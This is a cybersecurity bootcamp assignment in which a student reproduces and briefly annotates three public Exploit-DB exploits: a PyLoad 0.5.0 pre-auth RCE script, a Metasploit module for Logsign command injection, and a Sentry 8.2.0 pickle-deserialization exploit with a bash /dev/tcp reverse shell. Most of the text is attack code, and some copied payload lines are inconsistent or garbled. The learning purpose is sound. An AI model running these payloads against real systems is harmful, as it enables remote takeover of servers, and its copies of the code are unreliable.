



Malicious Code (Core) Assignment

Olubukola Omotayo (abeem2000@yahoo.com)
Coding Dojo Cybersecurity Boot Camp
19th December 2023



Malicious Code (Core)



Learning Objectives:

- Use the exploit-DB to find malicious code.
- Review code and identify critical exploit components.

Malicious code can be in any language and identifying malicious code in different programming languages is a skill that you can develop throughout your career. Right now, you are prepared to begin to look at Python code to identify malicious code. There are some things to know before you do this lab.

1. Only use the sources we provide to look for this code
2. Do not copy-paste any of the code you find and place it on your computer, use screenshots of the code instead.
3. Do not download any of the code.
4. Do not attempt to recreate any of the code seen.
5. All code you will be looking at is the source code of malware and is considered dangerous. Attempting to use any of the code or any code recreated to accomplish the same goals of the code you find against any system is a crime and is unethical.



READ ABOVE ITEMS 1-5 AGAIN BEFORE PROCEEDING!!!

Malicious Code Examples

The ONLY source you should use to look for and find malicious Python exploits is exploit-db <https://www.exploit-db.com/>

One example is found at <https://www.exploit-db.com/exploits/49424> and is the below image. Your job is to read the code to try and find out a general idea of how it works. Nothing specific is necessary because by this point you know what different Python components are (loops, if statements, etc) but are not a developer nor are you training to become an exploit developer right now. The people that wrote these exploits are considered very advanced and are at the very top of the field of offensive security professionals. To develop exploits that no one knows about takes years, sometimes decades of full days of security research to be able to do so do not get discouraged by what you see.


Assignment Submission

In this assignment, you will:

1. Use the exploit-db to find 3 examples of malicious Python code.
2. Provide screenshots of the important code only as some exploits will be thousands of lines of code, as well as the URL of your finding.
3. Provide a description of what the exploits do and identify parts of the code that you think is doing the malicious activity and explain what role it has in the exploit to the best of your ability. These can be general such as "this portion of the code builds a malicious input".
4. Submit your document with your name and email address.

Assignment Solution:

- Access the provided site and search for exploits on python platform.



The body of the code is below:

```
# Exploit Title: PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
# Date: 06-10-2023
# Credits: bAu @bauh01z
# Exploit Author: Gabriel Lima (0xGabe)
# Vendor Homepage: https://pyload.net/
# Software Link: https://github.com/pyload/pyload
# Version: 0.5.0
# Tested on: Ubuntu 20.04.6
# CVE: CVE-2023-0297

import requests, argparse

parser = argparse.ArgumentParser()
parser.add_argument('-u', action='store', dest='url', required=True, help='Target url.')
parser.add_argument('-c', action='store', dest='cmd', required=True, help='Command to execute.')
arguments = parser.parse_args()

def doRequest(url):
    try:
        res = requests.get(url + '/Flash/addcrypted2')
        if res.status_code == 200:
            return True
        else:
            return False
    except requests.exceptions.RequestException as e:
        print("[!] Maybe the host is offline :", e)
        exit()

def runExploit(url, cmd):
    endpoint = url + '/flash/addcrypted2'
    if " " in cmd:
        validCommand = cmd.replace(" ", "%20")
    else:
        validCommand = cmd

    payload = 'jk=pyimport%20os;os.system("'" + validCommand + "'");f=function%20f2C{};&package=xxx&crypted=AAAA&passwords=aaaa'
    test = requests.post(endpoint, headers={'Content-type': 'application/x-www-form-urlencoded'}, data=payload)
    print("[+] The exploit has be executed in target machine. ")

def main(targetUrl, Command):
    print("[+] Check if target host is alive: " + targetUrl)
    alive = doRequest(targetUrl)
    if alive == True:
        print("[+] Host up, let's exploit! ")
        runExploit(targetUrl, Command)
    else:
        print("[+] Host down! ")

if arguments.url != None and arguments.cmd != None:
    targetUrl = arguments.url
    Command = arguments.cmd
    main(targetUrl, Command)
```

This portion of the code builds a malicious input:

```
def runExploit(url, cmd):
    endpoint = url + '/flash/addcrypted2'
    if " " in cmd:
        validCommand = cmd.replace(" ", "%20")
    else:
        validCommand = cmd

    payload = 'jk=pyimport%20os;os.system("%"+validCommand+"");f=function%20f2(){};&package=xxx&crypted=AAAA&passwords=aaaa'
    test = requests.post(endpoint, headers={'Content-type': 'application/x-www-form-urlencoded'}, data=payload)
    print('[+] The exploit has be executed in target machine.')
```

2.

EXPLOIT
DATABASE

Logsign 4.4.2/4.4.137 - Remote Command Injection (Metasploit)

EDB-ID: 41720	CVE: N/A	Author: MEHMET INCE	Type: REMOTE	Platform : PYTHON	Date: 2017-03-24
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

```
##
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info={})
    super(update_info(info,
      'Name' => 'Logsign Remote Command Injection',
      'Description' => %q{
        This module exploits an command injection vulnerability in Logsign.
        By exploiting this vulnerability, unauthenticated users can execute
        arbitrary code under the root user.

        Logsign has a publicly accessible endpoint. That endpoint takes a user
        input and then use it during operating system command execution without
        proper validation.

        This module was tested against 4.4.2 and 4.4.137 versions.
      },
      'License' => MSF_LICENSE,
      'Author' => [
        'Mehmet Ince <mehmet@mehmetince.net>' # author & msf module
      ],
      'References' => [
        ['URL', 'https://pentest.blog/unexpected-journey-3-visiting-another-siem-and-uncovering-pre-auth-privileged-remote-code-execution/']
      ],
      'Privileged' => true,
      'Platform' => ['python'],
      'Arch' => ARCH_PYTHON,
      'DefaultOptions' => {
        'payload' => 'python/meterpreter/reverse_tcp'
      },
      'Targets' => [ ['Automatic', {} ] ],
      'DisclosureDate' => 'Feb 26 2017',
      'DefaultTarget' => 0
    ))
  end

  def check
    p_hash = { :file => "#{rand_text_alpha(15 + rand(4))}.raw" }

    res = send_request_cgi(
      'method' => 'POST',
      'uri' => normalize_uri(target_uri_path, 'api', 'log-browser', 'validate'),
      'ctype' => 'application/json',
      'data' => JSON.generate(p_hash)
    )

    if res && res.body.include?("{\"message\": \"success\", \"success\": true}")
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
  end

  def exploit
    print_status("Delivering payload...")

    p_hash = { :file => "logsign.raw" } quit 2 &&1 [python -c \"#{payload.encoded}\" #"]

    send_request_cgi(
      'method' => 'POST',
      'uri' => normalize_uri(target_uri_path, 'api', 'log-browser', 'validate'),
      'ctype' => 'application/json',
      'data' => JSON.generate(p_hash)
    )
  end
end
```

This portion of the code builds a malicious input:

```
def exploit
  print_status("Delivering payload...")

  p_hash = {:file => "logsign.raw\\" quit 2>&1 |python -c \"#{payload.encoded}\" #"}

  send_request_cgi(
    'method' => 'POST',
    'uri' => normalize_uri(target_uri.path, 'api', 'log_browser', 'validate'),
    'ctype' => 'application/json',
    'data' => JSON.generate(p_hash)
  )
end
end
```

3.

EXPLOIT
DATABASE

Sentry 8.2.0 - Remote Code Execution (RCE) (Authenticated)

EDB-ID: 50318	CVE: N/A	Author: MOHIN PARAMASIVAM	Type: WEBAPPS	Platform : PYTHON	Date: 2021-09-22
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App:	

Generate Payload

```
class PickleExploit(object):
    def __init__(self, command_line):
        self.args = split(command_line)
    def __reduce__(self):
        return (subprocess.Popen, (self.args,))
rev_shell = '/bin/bash -c "bash -i >& /dev/tcp/%s/%s 0>&1"' %(lhost,lport)
payload = b64encode(compress(dumps(PickleExploit(rev_shell))))

print("\r\n[+] Using Bash Reverse Shell : %s" %(rev_shell))
print("[+] Encoded Payload : %s" %(payload))
```

```

exploit_fields = {

    "csrfmiddlewaretoken" : request.cookies['csrf'],
    "organization" : "1",
    "actor_label" : "root@localhost",
    "actor" : "1",
    "actor_key" : " ",
    "target_object" : "2",
    "target_user" : " ",
    "event" : "31",
    "ip_address" : "127.0.0.1",
    "data" : payload,
    "datetime_0" : date,
    "datetime_1" : time,
    "initial-datetime_0" : date,
    "initial-datetime_1" : time,
    "_save" : "Save"
}

print("[+] W00t W00t Sending Shell :) !!!")
stager = request.post(audit_url,exploit_fields)

if stager.status_code==200:
    print("[+] Check nc listener!")
else:
    print("Something Went Wrong or Not Vulnerable :(")

```

```
# Perform Exploitation
```

```
warnings.filterwarnings("ignore", category=UserWarning, module='bs4')  
request = requests.Session()  
print("[+] Retrieving CSRF token to submit the login form")  
print("[+] URL : %s" %(sentry_url))  
time.sleep(1)  
page = request.get(sentry_url)  
html_content = page.text  
soup = BeautifulSoup(html_content, features="lxml")  
token = soup.findAll('input')[0].get("value")
```